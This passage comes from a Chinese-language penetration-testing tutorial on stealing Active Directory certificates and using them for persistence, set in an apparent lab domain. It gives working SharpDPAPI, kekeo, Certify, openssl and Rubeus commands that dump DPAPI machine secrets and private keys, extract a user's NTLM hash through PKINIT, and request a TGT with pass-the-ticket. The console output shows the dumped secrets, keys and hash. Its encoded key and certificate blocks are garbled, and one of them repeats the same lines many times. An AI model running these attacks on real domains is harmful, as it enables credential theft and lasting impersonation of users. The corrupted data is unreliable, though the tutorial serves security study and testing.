EZIV+MKSCD+eFJtNt6rRMR3z7Vv/xT3V/xTJoHhNqI6wwXyYwTlnjmKsWVN19stU
XICN9064ZSpbom8ZyBjKsdg/+SEwuAGrZJiy311xeZf5E1ozrnHfF5tUd01AgMB
AAGjggKMIICmIAJBgkRbGEAYI3FAIECh4IAFUacwB1AHLwKQYDVRO1BCIwIAYK
KwYBAGCNwoDBAYIKwYBBQUHAgQCCEsGAUUFbWMCMA4GA1UdDwEB/wQEAwIFoDBE
BgkqhkiG9w0BQC8ENZA1MA4GCCqGSIb3DQMCAGIAgDAOBggqhkiG9w0DBAICAAw
BwYTFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVRO0BBYEFfHJZYWUe58gDVR/820JgJ
UNBnMB8GA1UdLwQYMBaAFAAOX3rYgUpcn5HCxsstELdlp/j3AMIHKBnNVHR8EgcIw
gb8WgbyggmggbaGgbNsZGFw0i8vLONOPXB1bnR1c3QsREMwMS1DQSGXTj1EQzAx
LENOPUNEUCCzDTj1QdWJsaWM1MjBLZXk1MjBTZXI2aWN1cyxDTj1TZXI2aWN1cyxDT
j1Ddb25maWd1cmF0aW9uLERDPXB1bnR1c3QsREM9Y29tP2N1cnRpZmljYXR1UmV2
b2NhdG1vbKpc3Q/YmFzZT9vYmp1Y3RDdbGFzc21jUkxEXA0N0cmliXDRpb25Qb21u
dDCBwQYIKwYBBQUHAEQEGbQwgbEwga4GCCsGAUUFbZChAChGhbGRhDovLy9DTj1w
ZW50ZXNOLURDMDEtOQEsQ049QU1BLENOPVB1YmXpYyYyMEt1eSUyMFN1cnZpY2Vz
LENOPVN1cnZpY2VzLENOPUNbWmZpZ3VvYXRFb24sREM9cGVudGVzdCxBQz1jb20/
Y0FDZXI0aWZpY2F0ZT9iYXN1P29iamVjdENsYXNzPWN1cnRpZmljYXRpb25BdXR0
b3JpdkhwLQYDVROREBCYwJKAiBgorBgEEAYI3FAIDoBQMEk1hcmN1c0BwZW50ZXN0
LmNvbTANBgkqhkiG9w0BAQsFAAOCAQEAV7e45XQKROB2AE5sA0ZnAr+RgkNvJL+6
UPK1r+G75MWdkvZ9BJWE0qLWatYV/xPDn3k33+kfkTc8vSUDN6KqLZpga5EgPS3
n8YsodITpVzWeiNnp2+2jINVCg3tmTyrbORTYGu6rNRBwain/P27LFXuAsspRJQX
qSoyJOxUiMQY4HRbEbJzUKHEXVphBNukNcCrZ1r7zWZGenLY6dMbgR2I5GNj/PiF
BhgZmsXiHXP+DHgp60jyKqgZUz4EeJjADX9EOWy9F+IZFY38Y/g8rpK1A65WuPvC
fAOoYDKE+WcW0nB8kst82kGTAAnyGaNBnS7y/S3eqfW8gQo69suiww=
-----END CERTIFICATE-----

Folder      : C:\Users\Marcus\AppData\Roaming\Microsoft\Crypto\Keys\

[*] Hint: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

SharpDPAPI completed in 00:00:00.2466941

C:\Users\Marcus>

```

如果 SharpDPAPI 的执行结果中显示 “[!] Certificate can be used for client auth!”，则表示该证书允许域身份验证。此时，可以使用 SharpDPAPI 输出末尾显示的 openssl 命令将 .pem 转换为 .pfx，相关命令如下。一旦转换为 .pfx 文件，就可以通过 Rubeus 为该用户账户申请 TGT 并代表该用户进行域身份验证。在转换时需要输入一个自定义的密码，以保护生成的 .pfx 文件，该密码在后续 Rubeus 的利用过程中会用到。

```
1 | openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

0.4.3 Machine Certificate Theft via DPAPI – THEFT3

Windows 将机器证书存储在注册表项

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates` 中，并根据帐户将私钥存储在几个不同的位置。尽管 SharpDPAPI 会搜索所有这些位置，但最主要的往往还是 `%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\MachineKeys` (CAPI) 和 `%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\Keys` (CNG)。这些私钥与机器证书存储相关联，Windows 使用机器的 DPAPI 主密钥对它们进行加密。无法使用域 DPAPI 备份密钥解密这些密钥，而必须使用系统上的 DPAPI_SYSTEM LSA 机密，该机密只能由 SYSTEM 用户访问。您可以使用 Mimikatz 的 `!sadump::secrets` 命令手动执行此操作，然后使用提取的密钥解密机器主密钥。您还可以像以前一样 Patch CAPI/CNG 并使用 Mimikatz 的 `crypto::certificates /export /systemstore:LOCAL_MACHINE` 命令。

SharpDPAPI 中带有 `/machine` 参数的 `certificates` 命令（需要在提升的上下文中运行）将自动提升到 SYSTEM，转储 DPAPI_SYSTEM LSA 机密，使用它来解密并找到机器 DPAPI 主密钥，并使用主密钥明文来解密任何机器证书私钥。

```
1 | SharpDPAPI.exe certificates /machine
```

```
C:\Users\Marcus>SharpDPAPI.exe certificates /machine
```

Sharp DPAPI

v1.11.2

```
[*] Action: Certificate Triage
[*] Elevating to SYSTEM via token duplication for LSA secret retrieval
[*] RevertToSelf()

[*] Secret : DPAPI_SYSTEM
[*] full: 6DCE522E365477C6743B3F9A4EC0D983740C895642452333EF2B45C5C24B54C880E4F482ABF444C0
[*] m/u : 6DCE522E365477C6743B3F9A4EC0D983740C8956 / 42452333EF2B45C5C24B54C880E4F482ABF444C0
```

```
[*] SYSTEM master key cache:
```

```
{8b076531-6fb1-4f14-a2a3-165338f46590} : 97E906E2D607E82AA9AC07D3EE19195513299468
{c4bab877-4193-4695-9cde-3c20b43eb2da} : B3A4914475C7482C700E43B2530CA86A891F0E18
{211e3013-fad6-46fe-bf8f-4beb33717937} : BE1FE909A39479867B229C2CAF2ECFB8148E66C3
{5e518e7d-5296-4640-93ca-cd129f46cd7e} : 928818D2C0F906817F15FC8461C5BE22E3C7AB6D
```

```
[*] Triaging System Certificates
```

```
Folder      : C:\ProgramData\Microsoft\Crypto\RSA\MachineKeys
```

```
File        : 41b526e8399d41ba3d49b468ebc090cc_0ea1e01b-ec99-439e-8f10-9b93420aa0e8

Provider GUID : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
Master Key GUID : {8b076531-6fb1-4f14-a2a3-165338f46590}
Description   : CryptoAPI 私钥
algCrypt      : CALG_3DES (keyLen 192)
algHash       : CALG_SHA (32772)
Salt          : 40bb64380015ae7b503b82418a9c7b00
HMAC          : 0a7e048942b4253293fbb741b353a027
Unique Name   : te-MachineTemplate-0c676a6c-ecb8-4232-b90b-c9ce54b1cffb

Thumbprint    : AE3469BD8ADB77B825ABA0344FBD0864397897C8
Issuer        : CN=pentest-DC01-CA, DC=pentest, DC=com
Subject       :
Valid Date    : 2022/3/24 11:59:31
Expiry Date   : 2023/3/24 11:59:31
```

```
[*] Private key file 41b526e8399d41ba3d49b468ebc090cc_0eale01b-ec99-439e-8f10-9b93420aa0e8 was recovered:

-----BEGIN RSA PRIVATE KEY-----
MIIEBgQABAAQCAQAw2IkGadb29QdF+PBpg0k3giTnXy87uCPqZfuNt08K63GB
hewKqj8rNrk14FVj8NywaLZibBQWCs2oUCgGwq9YDve3Mtddu7R4pX3PhIw9Rk1t
u0Imf+SwdZblyGfr2oNpUqp397pLvD50/pa4d8+A3ymzUBTCsBsw4irXn8hIG5Ch
W49Xf1kf19H1JACSMHvjQcOSKZ/lscTSb2s3nVL1D78gAhID1pzhF56V8LDPuo0+
MkLRQnJMPbt0pddQzHsANBgCBowbkj1yz+/1/sJAtR5vrVPLPi_jm2b/0+Qfqr+Qys
VjCgYatmWqYBCEUwp5sygEHUEXBOVNL15pmQIDAQABAOIBADBEvA3f4mE83pWk
yJc5pZp6ygg0d1P10OLjZ1ZhiMp0jTjEtdp2ezHwAB5lmi0tj0x660XbwHmciLv
r1lD6jdtqRM2dHN+3wvjvudiJPDJPJMByyVZamduqQ/6xPmqgHOM3S5WLFb1Hpn0t
adny2BVCZr+ZqLHZwmGv6k74pXThvPahmvyve8mjRHCKwzLhDDdygnza5iS61+x
A0V1NCv2tCNvx41QyOY6AnqGd9zu6fWRo9autBKVi19VBvgT8dVgN9N5BjF0pXS
gzsz48jdXJw/2A4BAp29rRYmgfYd5CAGj1D+YJhXNJjsVuFjC1JK09XSRZ0d0dat
J2TjJkCkYE9AhErIw0Oym4NJLFFcmDRenFPJC2CU5+1aOT+MPJW10i0PrT8B1D
d74uJj29Gdy2INE3NVJRhbfWZOPsD4cr51ZL/tQcS85Jae/Qyvu5EfiQCBqfn9TOW5
eniHLKv39c7Jh/3HJes8EC0+2eRvX7eKe01wZyzW+Pzed0W/jrHDNL7CsGYEAyu0w
g7qn5I110d/49EfM3i33eW51HL1E1F/sc5nPw8XVgU2ys47vHBXmMMeThZqJ1JTIc
5WHzG23mK21CZTfKSYo5ND6cwe2Z0P1D0T6dn25/ND3ScZhJ868dceNwC2Jfzfz
FHYXkSdXALwMaYQgDpo/3Rhmull1fFeTJu5LsCgYAi33wFk1jk94PkUmasf8S
KXG66ftvNpdob6ytwFvXmjbq71szpXfMEjoghm+dOryA7c6snW2s+9im/oq2p5bZL
B4vBg344f+3MA2fNPVv4ccrctk/NK98pvmXjhyulYhORAEbtytTOCXCNB3+EMfS
Eb12Gz+9epxb0KhCABgUUQKBgDYV75Epxw+AM4/qLpuhgJUcRrvw7roAc+AB27qE
T89ui1oF0R53zBp5DKF5jinlDIQ3+WAwkS/s4v1L4qFTZ+WvZdx7PWA8mlpeEmc
fU6hN1z63pgwv50kd10LUM6F/yz9n0AJNrpzaonHMail3081KDcJiiSpm2SZsmK3
RhnZaOAAa1YhgBdA60sLKqzjMkLFdyl18voio6o3x90UM+PPxLBy5EeVQo/gBU
cLYKfVi70wvI5a4j5uu05Pac9b3XkXvB3TpT/LK394Hrnq6ofda8h+XKjF0Cau0k
Jp3BxEA/Eah4QBKt82dsezrriRp8NbkGKqgA+igKprKdsg7bwWQY=
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIEBjBCCBBgSgAwIBAgITRgAAAAAwcvhHZOuf+ysAAAAAADANBgkqhkiG9w0BAQsF
ADU1MRwwGgYDQKImiZPyLGQBGGRYDy29MRcwFQYKZCImiZPyLGQBGGRYHcGvudGVz
dEYyBMYGA1UEAxMPCgVudGVzdC1BQzAxLUNBMB4XDTEyMDMvNDAzNTkzNV0zXDTE1
MDMvNDMvNDAzNTkzNV0zADCCAS1wDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMMN
ijBmmW9vUhw/jwaYNJN4Ik518WPKO7gqUM37jbdPcutxgYXsCqo+qzQJpNeBVY/D
cKqI2YmwUFRgNgFAoBsKwWA73ztLXu0eKV9z4SFvUZNNbbjiJhfksA8z9chn69dQ
aVKqg/eS1XeT7vWuHfPeN8ps1AUwnkm80Iq15/ISBu0QovvV3yJH5f9ZSOAk; jB7
40HDxiimf9HE0m9rN51S9Q+/TAISA5ac4Ree1fCwz7qdvjCJOUJzD27dMKXUMx7A
DQYAgamGH5I7Jcmftf7CQLUeb61Tyz4o5tm/9PkH6g/kMrFco3AaOGGrZjF0GAQn1SG
Ebmhrh1Hw1TtSY+azKcAwEAaOCAPUwggKRMD0GCSsGAQQBjCvBwMC4G1j1mK
AQQBjCvVCMvEGIX13jWE3Z8VgB/pRITP8RyBP1GW7jWD1qMdgAFAGEMBOGA1Ud
J0YMBQMGCSsGAUUFwMcbggrBgEFTBQC-DATAOBgNVHQ8BAf8EBAMCBAwJwYJKwYB
AGCNxUKBbowGDAKBggrBgEFTBQC-DAIAKBggrBgEFTBQC-DATADBgNVHQ4EFgQU4x5y
gkpsismgER1QmCqjROW3tIswhWYDVR0jBkgwF0AUA5fetiBS1yfk0LGyy0Qt3Wn+
PFAwgcKGA1udHwSBwjCBvzCBvKCBuaCbaBs2xkYXA6Ly8vQ049cGVudGVzdC1E
QzAxLUNBMBENOPURMDDEsQ049Q0RQLENOPVB1YmxyfYUyMEt1eSUyMFN1cnZpY2Vz
LENOPVN1cnZpY2VzLENOPUNvbmZpY2VzYXRpb24sREM9cGVudGVzdC1EQUz1jb20
Y2V2Yzdg1maWNdGVSZXXZyY2F0aW9uTG1zZD9lYXN1P291amVjdENsYXNzPWNSTERp
c3RyaWJ1dG1vb1BvaW50MIHBBggrBgEFTBQCBAQSB+DCBzTCBzrgYIKwYBBQUHMAK
GafszZGFwO18vLONOPXB1bnR1c3QtREMwMS1DQSxDtj1BSUEsQ049UHVhIG1jT1w
SZ2V5JT1wD2V2dmlkJXZMSQ049U2V2dmlkJXZMSQ049Q02uZmlndkxJdG1vb1xiexQz1w
Z2V2Z2V2X2h0LFRDPWNvbT9jQU11cnRlZmljYXR1P2Jhc2U/b2JqZWNOQ0Zm3M9Y2V2y
dG1maWNdG1vb1BvaW50MIHBBggrBgEFTBQCBAQSB+DCBzTCBzrgYIKwYBBQUHMAK
GafszZGFwO18vLONOPXB1bnR1c3QtREMwMS1DQSxDtj1BSUEsQ049UHVhIG1jT1w
SZ2V5JT1wD2V2dmlkJXZMSQ049U2V2dmlkJXZMSQ049Q02uZmlndkxJdG1vb1xiexQz1w
Z2V2Z2V2X2h0LFRDPWNvbT9jQU11cnRlZmljYXR1P2Jhc2U/b2JqZWNOQ0Zm3M9Y2V2y
dG1maWNdG1vb1BvaW50MIHBBggrBgEFTBQCBAQSB+DCBzTCBzrgYIKwYBBQUHMAK
GafszZGFwO18vLONOPXB1bnR1c3QtREMwMS1DQSxDtj1BSUEsQ049UHVhIG1jT1w
SZ2V5JT1wD2V2dmlkJXZMSQ049U2V2dmlkJXZMSQ049Q02uZmlndkxJdG1vb1xiexQz1w
Z2V2Z2V2X2h0LFRDPWNvbT9jQU11cnRlZmljYXR1P2Jhc2U/b2JqZWNOQ0Zm3M9Y2V2y
dG1maWNdG1vb1BvaW50MIHBBggrBgEFTBQCBAQSB+DCBzTCBzrgYIKwYBBQUHMAK
GafszZGFwO18vLONOPXB1bnR1c3QtREMwMS1DQSxDtj1BSUEsQ049UHVhIG1jT1w
SZ2V5JT1wD2V2dmlkJXZMSQ049U2V2dmlkJXZMSQ049Q02uZmlndkxJdG1vb1xiexQz1w
Z2V2Z2V2X2h0LFRDPWNvbT9jQU11cnRlZmljYXR1P2Jhc2U/b2JqZWNOQ0Zm3M9Y2V2y
dG1maWNdG1vb1BvaW50MIHBBggrBgEFTBQCBAQSB+DCBzTCBzrgYIKwYBBQUHMAK
GafszZGFwO18vLONOPXB1bnR1c3QtREMwMS1DQSxDtj1BSUEsQ049UHVhIG1jT1w
SZ2V5JT1wD2V2dmlkJXZMSQ049U2V2dmlkJXZMSQ049Q02uZmlndkxJdG1vb1xiexQz1w
Z2V2Z2V2X2h0LFRDPWNvbT9jQU11cnRlZmljYXR1P2Jhc2U/b2JqZWNOQ0Zm3M9Y2V2y
dG1maWNdG1vb1BvaW50MIHBBggrBgEFTBQCBAQSB+DCBzTCBzrgYIKwYBBQUHMAK
GafszZGFwO18vLONOPXB1bnR1c3QtREMwMS1DQSxDtj1BSUEsQ049UHVhIG1jT1w
SZ2V5JT1wD2V2dmlkJXZMSQ049U2V2dmlkJXZMSQ049Q02uZmlndkxJdG1vb1xiexQz1w
Z2V2Z2V2X2h0LFRDPWNvbT9jQU11cnRlZmljYXR1P2Jhc2U/b2JqZWNOQ0Zm3M9Y2V2y
dG1maWNdG1vb1BvaW50MIHBBggrBgEFTBQCBAQSB+DCBzTCBzrgYIKwYBBQUHMAK
GafszZGFwO18vLONOPXB1bnR1c3QtREMwMS1DQSxDtj1BSUEsQ049UHVhIG1jT1w
SZ2V5JT1wD2V2dmlkJXZMSQ049U2V2dmlkJXZMSQ049Q02uZmlndkxJdG1vb1xiexQz1w
Z2V2Z2V2X2h0LFRDPWNvbT9jQU11cnRlZmljYXR1P2Jhc2U/b2JqZWNOQ0Zm3M9Y2V2y
dG1maWNdG1vb1BvaW50MIHBBggrBgEFTBQCBAQSB+DCBzTCBzrgYIKwYBBQUHMAK
GafszZGFwO18vLONOPXB1bnR1c3QtREMwMS1DQSxDtj1BSUEsQ049UHVhIG1jT1w
SZ2V5JT1wD2V2dmlkJXZMSQ049U2V2dmlkJXZMSQ049Q02uZmlndkxJdG1vb1xiexQz1w
Z2V2Z2V2X2h0LFRDPWNvbT9jQU11cnRlZmljYXR1P2Jhc2U/b2JqZWNOQ0Zm3M9Y2V2y
dG1maWNdG1vb1BvaW50MIHBBggrBgEFTBQCBAQSB+DCBzTCBzrgYIKwYBBQUHMAK
GafszZGFwO18vLONOPXB1bnR1c3QtREMwMS1DQSxDtj1BSUEsQ049UHVhIG1jT1w
SZ2V5JT1wD2V2dmlkJXZMSQ049U2V2dmlkJXZMSQ049Q02uZmlndkxJdG1vb1xiexQz1w
Z2V2Z2V2X2h0LFRDPWNvbT9jQU11cnRlZmljYXR1P2Jhc2U/b2JqZWNOQ0Zm3M9Y2V2y
dG1maWNdG1vb1BvaW50MIHBBggrBgEFTBQCBAQSB+DCBzTC
```

如果 SharpDPAPI 的执行结果中显示 “[!] Certificate can be used for client auth!”, 则表示该证书允许域身份验证。此时, 可以使用 SharpDPAPI 输出末尾显示的 openssl 命令将 .pem 转换为 .pfx, 相关命令如下。一旦转换为 .pfx 文件, 就可以通过 Rubeus 为该机器账户申请 TGT 并代表该机器用户进行域身份验证。

0.4.4 Finding Certificate Files – THEFT4

有时证书和它们的私钥只是散落的分布在文件系统中，不需要从系统存储中提取它们。例如，我们在文件共享、管理员的下载文件夹、源代码存储库和服务器的文件系统以及许多其他地方中看到了导出的证书及其私钥。

我们见过的最常见的以 Windows 证书文件类型是 .pfx 和 .p12 文件，其中 .pkcs12 有时会出现但不太常见。这些是 PKCS#12 格式的文件，一种通用的存档格式，用于将一个或多个加密对象存储在单个文件中。这是 Windows 在导出证书时使用的格式，并且通常受密码保护，因为 Windows GUI 需要设置密码。另一种常见格式是 .pem 文件，其中包含证书的 Base64 编码及其关联的私钥。使用 openssl 可以轻松地在这些格式之间进行转换。

下表所示为常见证书相关的文件扩展名：


File Extension	Description
.key	Contains just the private key.
.crt/.cer	Contains just the certificate.
.csr	Certificate signing request file. This does not contain certificates or keys.
.jks/.keystore/.keys	Java Keystore. May contain certs + private keys used by Java applications.

0.4.5 NTLM Credential Theft via PKINIT – THEFT5

Certificate/PKINIT 的滥用为攻击者提供了一个额外的攻击方式——NTLM 凭证窃取。正如 @gentilkiwi 推文中所描述的那样：

 **Benjamin Delpy** ✓
@gentilkiwi

#kekeo PRELIMINARY VERSION -
[github.com/gentilkiwi/kek...](https://github.com/gentilkiwi/kekeo) (with a kiwi icon 🐼)
not finished, but "tgt::pac" included to get NTLM from
PKINIT



7:18 AM · Feb 2, 2017 · Twitter Web Client

Microsoft 在 MS-PKCA (Microsoft 的 Kerberos PKINIT 技术规范) 的 “1.4 Relationship to Other Protocols” 部分中指出：

"In order to support NTLM authentication [MS-NLMP] for applications connecting to network services that do not support Kerberos authentication, when PKCA is used, the KDC returns the user's NTLM one-way function (OWF) in the privilege attribute certificate (PAC) PAC_CREDENTIAL_INFO buffer"

也就是说，当使用证书进行 Kerberos PKINIT 身份验证的时候，返回的票据的 PAC 包里面包含用户的 NTLM 凭据。获取这个 NTLM 凭据涉及解密 PAC_CREDENTIAL_DATA 结构，Benjamin Delpy 早在 2016 年就已经在 Kekeo 和 Mimikatz 中实现了这一点，相关命令如下。

```
1 kekeo.exe "tgt::pac /caname:pentest-DC01-CA /subject:Marcus /castore:current_user /domain:pentest.com" exit
```

```
C:\Users\Marcus>kekeo.exe "tgt::pac /caname:pentest-DC01-CA /subject:Marcus /castore:current_user /domain:pentest.com" exit

kekeo 2.1 (x64) built on Dec 14 2021 11:51:55
/* **
Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
https://blog.gentilkiwi.com/kekeo (oe.eo)
with 10 modules * * */

kekeo(commandline) # tgt::pac /caname:pentest-DC01-CA /subject:Marcus /castore:current_user /domain:pentest.com
Realm      : pentest.com (pentest)
User       : Marcus@pentest.com (Marcus)
CName      : Marcus@pentest.com [KRB_NT_ENTERPRISE_PRINCIPAL (10)]
SName      : krbtgt/pentest.com [KRB_NT_SRV_INST (2)]
Need PAC   : Yes
Auth mode  : RSA
[kdc] name: DC01.pentest.com (auto)
[kdc] addr: 172.26.10.11 (auto)
[kdc] Subject : DC01.pentest.com
[kdc] Serial  : 0400000000004fe4eabfac23acb80400000046
[kdc] Validity: 2022/3/23 15:51:29 -> 2023/3/23 15:51:29
[kdc] Issuer   : com, pentest, pentest-DC01-CA
*** Validation Informations ***
LogonTime      01d83f38139750e0 - 2022/3/24 12:31:48
LogoffTime     7fffffffffffffff -
KickOffTime    7fffffffffffffff -
PasswordLastSet 01d83551df969b62 - 2022/3/11 22:11:16
PasswordCanChange 01d8361b0a005b62 - 2022/3/12 22:11:16
PasswordMustChange 01d85652d4f01b62 - 2022/4/22 22:11:16
EffectiveName  Marcus
FullName
LogonScript
ProfilePath
HomeDirectory
HomeDirectoryDrive
LogonCount     52
BadPasswordCount 0
UserId        00000452 (1106)
PrimaryGroupId 00000201 (513)
GroupCount    1
GroupIds      513,
UserFlags     00000020 (32)
UserSessionKey 00000000000000000000000000000000
LogonServer    DC01
LogonDomainName PENTEST
LogonDomainId  S-1-5-21-1536491439-3234161155-253608391
UserAccountControl 00000010 (16)
SubAuthStatus  00000000 (0)
LastSuccessfulLogon 0000000000000000 - 1601/1/1 8:00:00
LastFailedLogon 0000000000000000 - 1601/1/1 8:00:00
FailedLogonCount 00000000 (0)
SidCount      1
ExtraSids     S-1-18-1
ResourceGroupDomainSid
ResourceGroupCount 0
ResourceGroupIds

*** Credential information ***
[0] NTLM
NTLM: 87a5f6cdc2e2a9b5fc89fe2e8259cf94

*** Client name and ticket information ***
ClientId 01d83f3845407400 - 2022/3/24 12:33:12
Client Marcus@pentest.com
```

即使用户将密码改了，通过证书也随时都可以获取 NTLM。将可以与窃取 AD CA 证书或接下来将介绍的伪造证书结合起来，将获取到的证书导入本地计算机上，然后通过代理进入内网，这样就可以随时获取受害用户的当前 NTLM Hash。

0.5 账户持久性

0.5.1 Active User Credential Theft via Certificates – PERSIST1

如果存在企业 CA，则用户可以用任何可供他们注册的模板来申请证书。在用户凭据被盗的情况下，攻击者可以通过允许域身份验证的模板来为用户申请证书。所使用的证书模板需要具有以下属性：

- 该证书模板公开注册。
- 允许域用户（或用户所属的组）进行注册。
- 至少具有以下任何可启用域身份验证的 EKU：
 - Smart Card Logon (1.3.6.1.4.1.311.20.2.2)
 - Client Authentication (1.3.6.1.5.5.7.3.2) ◦
 - PKINIT Client Authentication (1.3.6.1.5.2.3.4)
 - Any Purpose EKU (2.5.29.37.0)
 - No EKU set. i.e., this is a (subordinate) CA certificate.
- 不需要证书管理员批准或“授权签名”签发要求。

幸运的是，有一个已发布的模板允许这样做，即 User 模板。但是，虽然此模板是 AD CS 的默认模板，但某些环境可能会禁用它。

Certify 可以在 LDAP 中查询符合上述条件的可用模板，相关命令如下。

```
1 | certify.exe find /clientauth
```

```
Enabled certificate templates capable of client authentication:
CA Name           : DC01.pentest.com\pentest-DC01-CA
Template Name     : User
Schema Version    : 1
Validity Period   : 1 year
Renewal Period    : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
msPKI-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkixextendedkeyusage : 安全电子邮件, 加密文件系统, 客户端身份验证
msPKI-certificate-application-policy : <null>
Permissions
  Enrollment Permissions
    Enrollment Rights : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                     : PENTEST\Domain Users S-1-5-21-1536491439-3234161155-253608391-513
                     : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
  Object Control Permissions
    Owner : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteOwner Principals : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                          : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteDacl Principals : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                          : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteProperty Principals : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                              : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519

CA Name           : DC01.pentest.com\pentest-DC01-CA
Template Name     : Administrator
Schema Version    : 1
Validity Period   : 1 year
Renewal Period    : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
msPKI-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkixextendedkeyusage : Microsoft 信任列表签名, 安全电子邮件, 加密文件系统, 客户端身份验证
msPKI-certificate-application-policy : <null>
Permissions
  Enrollment Permissions
    Enrollment Rights : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                     : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
  Object Control Permissions
    Owner : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteOwner Principals : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                          : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteDacl Principals : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                          : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteProperty Principals : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                              : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
```

如上所示，User 模板存在并且符合条件，其默认的有效期为一年，但我们经常看到使用的自定义模板会增加过期时间。值得注意的是，如果攻击者恶意注册此类模板，只要证书有效，即使用户更改密码，证书也可以作为该用户进行身份验证。

如果我们有对目标机的 GUI 访问权限，我们可以通过 `certmgr.msc` 或通过 `certreq.exe` 命令手动请求证书。此外，通过 Certify 在当前用户上下文中指定证书模板，也可以为用户申请证书，相关命令如下。

成功执行后，将输出证书 + 私钥的 .pem 格式的文本块，需要使用前面提到过的 openssl 命令将其转换为与 Rubeus 兼容的 .pfx 格式。

```
1 | openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

然后将 .pfx 上传到目标并与 Rubeus 一起使用，为该用户请求 TGT 并将其传递到内存中，相关命令如下，执行结果如下图所示。

```
1 | Rubeus.exe asktgt /user:Marcus /certificate:C:\Users\Marcus\cert.pfx /password:Passw0rd /ptt
```

```
C:\Users\Marcus>Rubeus.exe asktgt /user:Marcus /certificate:C:\Users\Marcus\cert.pfx /password:Passw0rd /ptt
```

```
Rubeus
v2.0.2

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Marcus, CN=Users, DC=pentest, DC=com
[*] Building AS-REQ (w/ PKINIT preauth) for: 'pentest.com\Marcus'
[*] Using domain controller: 172.26.10.11:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIfEDCCBXSgAwIBBAEDAgEwOIEKjCCBI5hggSKMIIIEhQADAgEFoQ0bC1BFT1RFU1Q0Q09NoiAwHgAD
AgECQoRcwFRsGa3JidGd0GwtwZW50ZXN0LmNvbAOCBEwwggRlOAMCARKhAwIBAgQKCBDoEggQ2F8ax2Suu
